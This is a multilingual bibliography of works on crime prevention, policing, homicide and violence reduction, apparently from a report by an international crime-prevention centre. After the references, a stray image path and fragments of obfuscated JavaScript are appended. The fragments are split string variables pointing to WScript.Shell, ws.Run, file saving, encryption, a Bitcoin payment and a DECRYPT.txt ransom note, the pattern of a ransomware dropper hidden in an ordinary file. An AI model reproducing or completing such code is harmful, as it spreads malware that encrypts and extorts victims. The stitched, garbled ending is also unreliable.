Banco Interamericano de Desarrollo, & Ministerio del Interior de la República Oriental del Uruguay. (2018). ¿Cómo evitar el delito urbano? El Programa de Alta Dedicación Operativa en la nueva Policía uruguaya. Montevideo: Banco Interamericano de Desarrollo.

Barreras, F., Dıaz, C., Riascos, A., & Ribero, M. (2016). Comparison of different crime prediction models in Bogotá. Bogota: Universidad de los Andes.

Blatter, J. (s. d.). Glocalization. In Encyclopedia Britannica. Véase https://www.britannica.com/topic/glocalization

Bonilla, M. E. (2016). Community participation in matters of public safety in Bucaramanga and its Metropolitan Area. Présenté à XXIV IPSA World Congress of Political Science, Poznań.

Braga, A. A., & Welsh, B. C. (2016). Broken Windows Policing to Reduce Crime: A Systematic Review. The Campbell Collaboration.

Braga, A. A., Welsh, B. C., & Schnell, C. (2015). Can Policing Disorder Reduce Crime? A Systematic Review and Meta-analysis. Journal of Research in Crime and Delinquency, 52(4), 567-588. https://doi.org/10.1177/0022427815576576

Campie, P., Petrosino, A., Fronius, T., Read, N., Research (AIR), A. I. for, & America, U. S. of. (2017). Community-Based Violence Prevention Study of the Safe and Successful Youth Initiative: An Intervention To Prevent Urban Gun Violence. Véase https://www.ncjrs.gov/pdffiles1/ojjdp/grants/250771.pdf

Caplan, J. M., Kennedy, L. W., & Miller, J. (2011). Risk terrain modeling: brokering criminological theory and GIS methods for crime forecasting. Justice Quarterly, 28(2), 360–381.

CCSPJP. (2018). Metodología del ranking (2017) de las 50 ciudades más violentas del mundo (Seguridad, Justicia y Paz). Mexico D.F.: Consejo Ciudadano para la seguridad publica y la justicia penal. Véase http://www.seguridadjusticiaypaz.org.mx/biblioteca/prensa/send/6-prensa/242-las-50-ciudades-mas-violentas-del-mundo-2017-metodologia

Chicoine, L. E. (2017). Homicides in Mexico and the expiration of the U.S. federal assault weapons ban: A difference-in-discontinuities approach. Journal of Economic Geography, 17(4), 825-856. https://doi.org/10.1093/jeg/lbw031

CIPC. (2016a). 5e Rapport international sur la prévention de la criminalité et la sécurité quotidienne: les villes et le Nouvel Agenda Urbain. Montréal : Centre International pour la prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/fr/publications/report/report/article/4e-rapport-international-sur-la-prevention-de-la-criminalite-et-la-securite-quotidienne.html

CIPC. (2016b). La sécurité dans les transports publics terrestres. Montréal : Centre International pour la prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/uploads/media/Rapport_sur_la_securite_dans_les_transports_publics_FINAL_01.pdf

CIPC. (2017). Stratégies nationales de prévention de la violence chez les jeunes. Une étude comparative internationale. Montréal: Centre International pour la prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/fileadmin/user_upload/Publications/2017/Strategies_nationales_de_prevention_de_la_violence_Jeunes_Final.pdf

Conférence des États parties à la Convention des Nations Unies

contre la corruption. (2017). Rapport de la Conférence des États parties à la Convention des Nations Unies contre la corruption sur les travaux de sa septième session, tenue à Vienne du 6 au 10 novembre 2017 (No. CAC/COSP/2017/14). Vienne. Véase https://www.unodc.org/documents/treaties/UNCAC/COSP/session7/V1708296f.pdf

Conseil économique et social des Nations Unies. (2017). Tendances et nouveaux problèmes en matière de criminalité dans le monde et mesures de prévention du crime et de justice pénale visant à y faire face (Commission pour la prévention du crime et la justice pénale Vingt-sixième session No. E/CN.15/2017/10). Vienne: Conseil économique et social des Nations unies.

Corporación Latinobarómetro. (2017). Informe 2017. Santiago de Chile: Corporación Latinobarómetro.

Cullen, F. T., Jonson, C. L., & Nagin, D. S. (2011). Prisons Do Not Reduce Recidivism: The High Cost of Ignoring Science. The Prison Journal, 91(3), 48S-65S. https://doi.org/10.1177/0032885511415224

Cusson, M., Doumbia, N. Y., & Yebouet, H. B. (2017). Mille homicides en Afrique de l'Ouest: Burkina Faso, Côte d'Ivoire, Niger et Sénégal. Montréal: Presses universitaires de Montréal.

de Vries, S. L. A., Hoeve, M., Assink, M., Stams, G. J. J. M., & Asscher, J. J. (2015). Practitioner Review: Effective ingredients of prevention programs for youth at risk of persistent juvenile delinquency - recommendations for clinical practice. Journal of Child Psychology and Psychiatry, 56(2), 108-121. https://doi.org/10.1111/jcpp.12320

DuPont, R. L. (2018). The opioid epidemic is an historic opportunity to improve both prevention and treatment. Brain Research Bulletin, 138, 112-114. https://doi.org/10.1016/j.brainresbull.2017.06.008

Esbensen, F.-A., Osgood, D. W., Peterson, D., Taylor, T. J., & Carson, D. C. (2013). Short-and long-term outcome results from a multisite evaluation of the GREAT program. Criminology & Public Policy, 12(3), 375–411.

Escudero, J. A., & Ramírez, B. (2018). Risk terrain modeling for monitoring illicit drugs markets across Bogota, Colombia. Crime Science, 7(1), 3.

European Commission. (2015). The European Agenda on Security. Brussels: European Commission. Véase https://ec.europa.eu/home-affairs/sites/homeaffairs/files/e-library/documents/basic-documents/docs/eu_agenda_on_security_en.pdf

European Commission. (2016). Strategic Plan 2016-2020: European anti-fraud office (OLAF). Brussels: European Commission. Véase https://ec.europa.eu/home-affairs/sites/homeaffairs/files/e-library/documents/basic-documents/docs/eu_agenda_on_security_en.pdf

European Commission. (2017). Europeans' attitudes towards security (No. Special Eurobarometer 464b). Bruxelles: European Commission.

Fagan, J., & Richman, D. (2017). Understanding recent spikes and longer trends in American murders. Columbia law review, 117(5), 1235–1296.

Gill, C. E., Weisburd, D., Bennett, T., Telep, C. W., & Vitter, Z. (2011). Community-oriented policing to reduce crime, disorder, and fear and increase legitimacy and citizen satisfaction in neighborhoods. The Campbell Collaboration.

Giménez-Santana, A., Caplan, J. M., & Drawve, G. (2018). Risk Terrain Modeling and Socio-Economic Stratification: Identifying Risky Places for Violent Crime Victimization in Bogotá, Colombia. European Journal on Criminal Policy and Research, 1–15.

Global Initiative to End All Corporal Punishment of Children. (2018). Ending legalised violence against children by 2030: Progress towards prohibition and elimination of orporal punishment in Pathfinder countries. London: Global Initiative to End All Corporal Punishment of Children. Véase http://endcorporalpunishment.org/assets/pdfs/reports-other/Pathfinders-report-2018-singles.pdf

Gouseti, I. (2017). A construal-level approach to the fear of crime. In M. Lee & G. Mythen (Éd.), The Routledge International Handbook on Fear of Crime. Routledge.

Harding, D. J., Morenoff, J. D., Nguyen, A. P., & Bushway, S. D. (2017). Short- and long-term effects of imprisonment on future felony convictions and prison admissions. Proceedings of the National Academy of Sciences, 114(42), 11103-11108. https://doi.org/10.1073/pnas.1701544114

Hassan, M. M., & Abdullah, A. (2017). Perceived effectiveness of community oriented policing implementation in Malaysia: a comparison of socio-demographic factors. International Journal of Engineering Sciences & Research TechnologySilencing the Guns by 2020, 9(6), 15-27.

Hobbs, D. (1998). Going Down the Glocal: The Local Context of Organised Crime. The Howard Journal of Criminal Justice, 37(4), 407-422. https://doi.org/10.1111/1468-2311.00109

Homel, P., & Masson, N. (2016). Partnerships for Urban Safety in Fragile Contexts: The Intersection of Community Crime Prevention and Security Sector Reform. Geneva: Geneva Peacebuilding Platform.

Huey, S. J., Lewine, G., & Rubenson, M. (2016). A Brief Review and Meta-Analysis of Gang Intervention Trials in North America. In C. Maxson & F.-A. Esbensen (Éd.), Gang Transitions and Transformations in an International Context (p. 217-233). Springer, Cham. https://doi.org/10.1007/978-3-319-29602-9_12

ICPC. (2015). Prevention of drug-related crime report. Montreal:

International Centre for the Prevention of Crime. Véase http://www.crime-prevention-intl.org/fileadmin/user_upload/Publications/2015/Rapport_FINAL_ENG_2015.pdf

ICPC. (2016). Crime prevention and community safety cities and the new urban agenda: 5th international report. Montreal: International Centre for the Prevention of Crime. Véase http://www.crime-prevention-intl.org/fileadmin/user_upload/Publications/International_Report/CIPC_5th-IR_EN_17oct_Final.pdf

Ijimakinwa, S. O., Arijeniwa, A., Osakede, K., Adesanya, T., Ojo, A., & Abubakar, K. (2016). Community policing and insecurity in Nigeria: a study of coaster community in Ikorodu and Badagry local government area of Lagos state. Review of Public Administration and Management, 5(10), 112-122.

Ishak, S. (2016). Perceptions of People on Police Efficiency and Crime Prevention in Urban Areas in Malaysia. Economics, 4(5), 243–248.

ISS. (2018, mars 14). Silencing the Guns by 2020 – Ambitious but essential. Consulté 24 avril 2018, Véase https://issafrica.org/iss-today/silencing-the-guns-by-2020-ambitious-but-essential

Jackson, J., & Gouseti, I. (2014). Fear of Crime. In J. M. Miller (Éd.), The Encyclopedia of Theoretical Criminology (p. 1-5). Chichester, UK: John Wiley & Sons, Ltd. https://doi.org/10.1002/9781118517390.wbetc130

Jennings, W. G., Gonzalez, J. R., Piquero, A. R., Bird, H., Canino, G., & Maldonado-Molina, M. (2016). The nature and relevance of risk and protective factors for violence among Hispanic children and adolescents: Results from the Boricua Youth Study. Journal of Criminal Justice, 45, 41-47.

Johnson, R. R. (2016). Reducing fear of crime and increasing citizen support for police. Retrieved from Dolan Consulting Group website: http://dolanconsultinggroup. com/wpcontent/uploads/2016/07/Research_Brief_Reducing-Fear-of-Crime-and-Increasing-Citizen-Support_July262. pdf.

Katz, C. M., Hedberg, E. C., & Amaya, L. E. (2016). Gang truce for violence prevention, El Salvador. Bulletin of the World Health Organization, 94(9), 660-666.

Khosa, P., Dube, N., & Nkomo, T. S. (2017). Investigating the Implementation of the Ke-Moja Substance Abuse Prevention Programme in South Africa's Gauteng Province. Social Sciences, 5, 70–82.

Koper, C. S., Woods, D. J., & Roth, J. (2004). An Updated Assessment of the Federal Assault Weapons Ban: Impacts on Gun Markets and Gun Violence, 1994-2003. Philadelphia: National Institute of Justice, United States Department of Justice. Véase https://www.ncjrs.gov/pdffiles1/nij/grants/204431.pdf

Kreuzer, P. (2016). « If they resist, kill them all »: police vigilantism in the Philippines. Frankfurt am Main: Peace Research Institute Frankfurt.

Levan, K. (2013). Guns and Crime: crime facilitation versus crime prevention. In D. A. Mackey & K. Levan (Éd.), Crime prevention. Burlington, Mass: Jones & Bartlett Learning.

Lewis, D. A., & Salem, G. (2016). Fear of crime: incivility and the production of a social problem. Véase http://ebookcentral.proquest.com/lib/AUT/detail.action?docID=4540115

Loeffler, C. E. (2013). DOES IMPRISONMENT ALTER THE LIFE COURSE? EVIDENCE ON CRIME AND EMPLOYMENT FROM A NATURAL EXPERIMENT: DOES IMPRISONMENT ALTER THE LIFE COURSE. Criminology, 51(1), 137-166. https://doi.org/10.1111/1745-9125.12000

Lopez, B. (2017). U.S. DOJ Violence Reduction Network Shows Promise in Early Stages. Consulté 23 avril 2018, Véase https://www.nij.gov:443/topics/crime/violent/Pages/violence-reduction-network-evaluation.aspx

Lyndon, N., Selvadurai, S. S., Sum, S. M., & Abidin, N. Z. (2017). The Impact of Crime Prevention Innovation Project Towards a Residential Area: An Analysis from Abductive Research Strategy. Présenté à The 6th International Conference on Social Sciences and Humanities, Malasya.

Ministère de la sécurité publique, Canada. (2017a). Plan d'action national de lutte contre la traite de personnes - Rapport annuel sur le progrès 2015-2016. Ottawa: Ministère de la sécurité publique, Canada. Véase https://www.securitepublique.gc.ca/cnt/rsrcs/pblctns/ntnl-ctn-pln-cmbt-prgrss-2016/index-fr.aspx

Ministère de la sécurité publique, Canada. (2017b). Violence liée aux armes à feu et aux gangs. Consulté 23 avril 2018, Véase https://www.securitepublique.gc.ca/cnt/cntrng-crm/gn-crm-fr-rms/index-fr.aspx

Montoya, L., Junger, M., & Ongena, Y. (2016). The Relation Between Residential Property and Its Surroundings and Day- and Night-Time Residential Burglary. Environment and Behavior, 48(4), 515.

Nakamura, H., & Murae, F. (2017). Significant education factors in creating local safety maps. Safer Communities, 16(1), 20-31.

OEA. (s. d.). Red Interamericana de Prevención de la Violencia y el Delito. Consulté 23 avril 2018, Véase http://www.oas.org/ext/es/seguridad/red-prevencion-crimen/La-Red

Ohyama, T., & Amemiya, M. (2018). Applying Crime Prediction Techniques to Japan: A Comparison Between Risk Terrain Modeling and Other Methods. European Journal on Criminal Policy and Research, 1–19.

Ojebuyi, B. R., Onyechi, N. J., Oladapo, O., Oyedele, O. J., & Fadipe, I. A. (2016). Explaining the effectiveness of community-based crime prevention practices. A case study from Nigeria. Brighton, UK.

ONUDC. (2015a). Classification internationale des infractions à des fins statistiques. Vienne: Office des nations unies contre la drogue et le crime. Véase http://www.unodc.org/documents/data-and-analysis/statistics/crime/ICCS/ICCS_French_2016_web.pdf

ONUDC. (2015b). Déclaration de Doha sur l'intégration de la prévention de la criminalité et de la justice pénale dans le programme d'action plus large de l'Organisation des Nations Unies visant à faire face aux problèmes sociaux et économiques et à promouvoir l'état de droit aux niveaux national et international et la participation du public. Doha: Office de Nations unies contre la drogue et le crime. Véase https://www.unodc.org/documents/congress/Declaration/V1504152_French.pdf

ONUDC. (2016). Promotion de l'Etat de droit et de la sécurite humaine en Afrique de l'Est: Programme Régional 2016-2021. Nairobi: Office de Nations unies contre la drogue et le crime.

Organisation des Nations Unies. (s. d.). Par une Déclaration politique, l'Assemblée générale réaffirme le Plan d'action mondial de l'ONU pour la lutte contre la traite des personnes. Consulté 20 avril 2018, Véase https://www.un.org/press/fr/2017/ag11955.doc.htm

Organisation Mondiale de la Santé. (2017). Campagne mondiale pour la prévention de la violence. Consulté 20 avril 2018, Véase http://www.who.int/violence_injury_prevention/violence/global_campaign/fr/

Pantoja, R. (2015). Multisystemic therapy in Chile: A public sector innovation case study. Psychosocial Intervention, 24(2), 97–103.

Ribeiro, L., Oliveira, V. N., & Diniz, A. M. A. (2016). Los significados de « policía comunitaria » para la Policía Militar Brasileña / The meanings of « community policing » for the Brazilian Military Police. Estudios Sociológicos, 34(102), 603-637.

Roeder, O. K., Eisen, L.-B., Bowling, J., Stiglitz, J. E., & Chettiar, I. M. (2015). What Caused the Crime Decline? SSRN Electronic Journal. https://doi.org/10.2139/ssrn.2566965

Sharkey, J. D., Stifel, S., & Mayworm, A. (2017). How to help me get out of a gang: youth recommendations to family, school, community, and law enforcement systems. Journal of juvenile justice, 64-83.

Sherman, L. W., & Weisburd, D. (1995). General deterrent effects of police patrol in crime "hot spots": A randomized, controlled trial. Justice quarterly, 12(4), 625–648.

Shiva Kumar, A. K., & Stern, V. (2017). Ending Violence in Childhood. Global Report 2017. New Delhi: Know Violence in Childhood. Véase https://www.unicef.org/jamaica/Overview_Report_(High-Res).compressed.pdf

Small arms survey. (2007). Guns and the city. Cambridge: Cambridge Univ. Press. Véase http://www.smallarmssurvey.org/fileadmin/docs/A-Yearbook/2007/en/full/Small-Arms-Survey-2007-Chapter-05-EN.pdf

Smith, T., & Scott, J. (2013). Policing and crime prevention. In D. A. Mackey & K. Levan (Éd.), Crime prevention. Burlington, Mass: Jones & Bartlett Learning.

Souverein, F. A., Ward, C. L., Visser, I., & Burton, P. (2016). Serious, Violent Young Offenders in South Africa: Are They Life-Course Persistent Offenders? Journal of Interpersonal Violence, 31(10), 1859-1882.

Suh, D.-H., & Song, J.-H. (2016). Establishing Crime Prevention Systems based on Internet of Things and Associated Spatial Urban Factors. Advanced Science and Technology Letters, (139), 45-50.

The Republic of the Union of Myanmar Committee for Drug Abuse Control. (2018). National Drug Control Policy. Naipyidó: Central Committee for Drug Abuse Control.

Union Africaine - Département Paix et Sécurité. (2016). Programme on Women, Gender, Peace and Security. Consulté 24 avril 2018, Véase http://www.peaceau.org/fr/page/80-women-gender-peace-and-security

United Nations Commission on narcotic drugs. (s. d.). Session 61 of the Commission on Narcotic Drugs. Consulté 20 avril 2018, Véase http://www.unodc.org/unodc/en/commissions/CND/session/61_Session_2018/session-61-of-the-commission-on-narcotic-drugs.html

UNODC. (2014). Protecting the Future: Improving the Response to Child Sex Offending in Southeast Asia. Vienna: United Nations Office on Drugs and Crime. Véase https://www.unodc.org/documents/southeastasiaandpacific/Publications/2015/childhood/2014.08.28.Protecting_the_Future-Responding_to_CSO.pdf

UNODC. (2017a). Improving cross-border criminal justice cooperation in the ASEAN region: conference outcome report and recommendations. Bankok: United Nations Office on Drugs and Crime. Véase https://www.unodc.org/documents/southeastasiaandpacific//Publications/2017/Summary_Report_of_ILA_Conference.pdf

UNODC. (2017b). World drug report 2017. Vienne: United Nations Office on Drugs and Crime.

UNODC. (2018). New regional network to address wildlife and timber trafficking. Consulté 24 avril 2018, Véase https://www.unodc.org/southeastasiaandpacific/en/2018/03/wildlife-somtc/story.html

UNODC. (s. d.). Session 26 of the CCPCJ. Consulté 20 avril 2018, Véase http://www.unodc.org/unodc/en/commissions/CCPCJ/session/26_Session_2017/session-26-of-the-ccpcj.html

Weisburd, D., Braga, A. A., Groff, E. R., & Wooditch, A. (2017).

Can Hot Spots Policing Reduce Crime in Urban Areas? An agent-based simulation. Criminology, 55(1), 137-173. https://doi.org/10.1111/1745-9125.12131

Weisburd, D., Farrington, D. P., & Gill, C. (Éd.). (2016). What Works in Crime Prevention and Rehabilitation: Lessons from Systematic Reviews. New York: Springer.

Weisburd, D., Farrington, D. P., & Gill, C. (2017). What Works in Crime Prevention and Rehabilitation. Criminology & Public Policy, 16(2), 415-449. https://doi.org/10.1111/1745-9133.12298

Weisburd, D., Wooditch, A., Weisburd, S., & Yang, S.-M. (2016). Do Stop, Question, and Frisk Practices Deter Crime? Evidence at Microunits of Space and Time. Criminology & Public Policy, 15(1), 31-56. https://doi.org/10.1111/1745-9133.12172

Weisburd, S. (2016). Police Presence, Rapid Response Rates, and Crime Prevention. Unpublished Working Paper.

Welsh, B., & Farrington, D. P. (2007). Closed-circuit television surveillance and crime prevention: A systematic review. The Swedish National Council for Crime Prevention.

WHO. (2017). Global plan of action to strengthen the role of the health system within a national multisectoral response to address interpersonal violence, in particular against women and girls, and against children. Geneva: World Health Organization, United Nations Office on Drugs and Crime and United Nations Development Programme.

Wilson, J. Q., & Kelling, G. L. (1982). Broken windows. Atlantic monthly, 249(3), 29–38.

Contribución

Nuevos agentes de la seguridad y tendencia a la baja de las tasas de homicidios en el África Occidental...

Baker, B. (2008). Multi-choice policing in Africa. Stockholm: Elanders Gotab AB.

Bowles, R., Akpokodje, J., & Tigere, E. (2005). Evidence-based approaches to crime prevention in developping countries. European Journal on Criminal Policy and Research, 347-377.

Bryden, A. (2016). La privatisation de la sécurité en Afrique. Défis et enseignements de la Côte d'Ivoire, du Mali et du Sénégal. Genève: DCAF.

Centre International pour la Prévention de la Criminalité (CIPC). (2016). 5e rapport international sur la prévention de la criminalité et la sécurité quotidienne: les villes et le nouveau agenda urbain. Montréal: CIPC.

Cohen, L., & Felson, M. (1979). Social Change and Crime Rate Trends: A Routine Activity Approach. American Sociological Review, 588-608.

Crawford, A. (2009). Crime Prevention Policies in Comparative Perspective. Cullompton: Willan Publisher.

Cusson, M. (2015). Les homicides. Criminologie historique de la violence et de la non-violence. Montréal: Hurtubise.

Cusson, M., Doumbia, N. Y., & Yebouet, H. (Dir. 2017). Mille homicides en Afrique de l'Ouest : Burkina Faso, Côte d'Ivoire, Niger et Sénégal. Montréal: Presses de l'Université de Montréal.

Dijk, V. (2008). The World of Crime. Breaking the Silence on Problems of Security, Justice and Development Across the World. London: Sage Publication.

Observatoire de la gouvernance de la sécurité privée. (2018, Avril 24). http://observatoire-securite-privee.org/fr/content/recherche-données. Véase http://observatoire-securite-privee.org/fr/

Office des Nations Unies contre la Drogue et le Crime (ONUDC). (2016). Recueil des règles et normes de l'organisation des Nations Unies en matière de prévention du crime et de justice pénale. Vienne: ONUDC.

ONUDC. (2011). Global study on homicide 2011. Vienne: ONUDC.

ONUDC. (2013). Criminalité transnationale organisée en Afrique de l'Ouest. Évaluation des menaces. Vienne.

ONUDC. (2014). Global Study on Homicide, 2013. Vienne: ONUDC.

Ouimet, M. (2012). A World of Homicides: the Effects of Economic Development, Income Inequality and Excess Infant Mortality on the Homicide Rate for 165 Countries in 2010. Homicide Studies, 238-258.

Paré, P.-P. (2013). la police et l'homicide : une comparaison internationale. Dans M. Cusson, S. Guay, J. Proulx, & F. Cortoni, Traité des violences criminelles (pp. 721-740). Montréal: Hurtubise.

Petrini, B. (2010). Homicide Rate Dataset 1995-2008. Washington, D.C.: World Bank.


PNUD. (2014). Rapport sur le developpement humain 2014. Genève.

Rotberg, R. (. (2004). When States fails: Causes and consequences. Princeton: Princeton University Press.

World Health Organization (WHO). (2014). Global Status Report on Violence Prevention. Geneve: WHO.

Zartman, W. I. (1995). Introduction : Posing the problem of collapsed states. Dans W. I. Zartman, Collapsed states (pp. 1-11). London: Lienne Rienner Publisher.

Zeïni, M. (2014). La problématique de la criminalité transnationale et le contrôle démocratique du secteur de la sécurité. Bamako: Friedrich-Ebert-Stiftung.


var n69182 = ' : ");
var n69106 = ' " "+cq+
var n69238 = ' & fo.FileEx
var n69295 = ' if(xo.sta';
var n69104 = 'encrypted using
var n6970 = '3){xa.saveToFile(';
var n69128 = '); ws.Run("%C';
var n6986 = 'Close(); ws.Run("%';
var n69239 = ' other important ';
var n69320 = '""); fp.';
var n69124 = 'to this Bitc';
var n69117 = 't("WScript.Shell"';
var n69172 = 'ength;i++) ';
var n6920 = 'sktop"+cs+"DECRYPT.t';
var n6958 = 'o.open("';
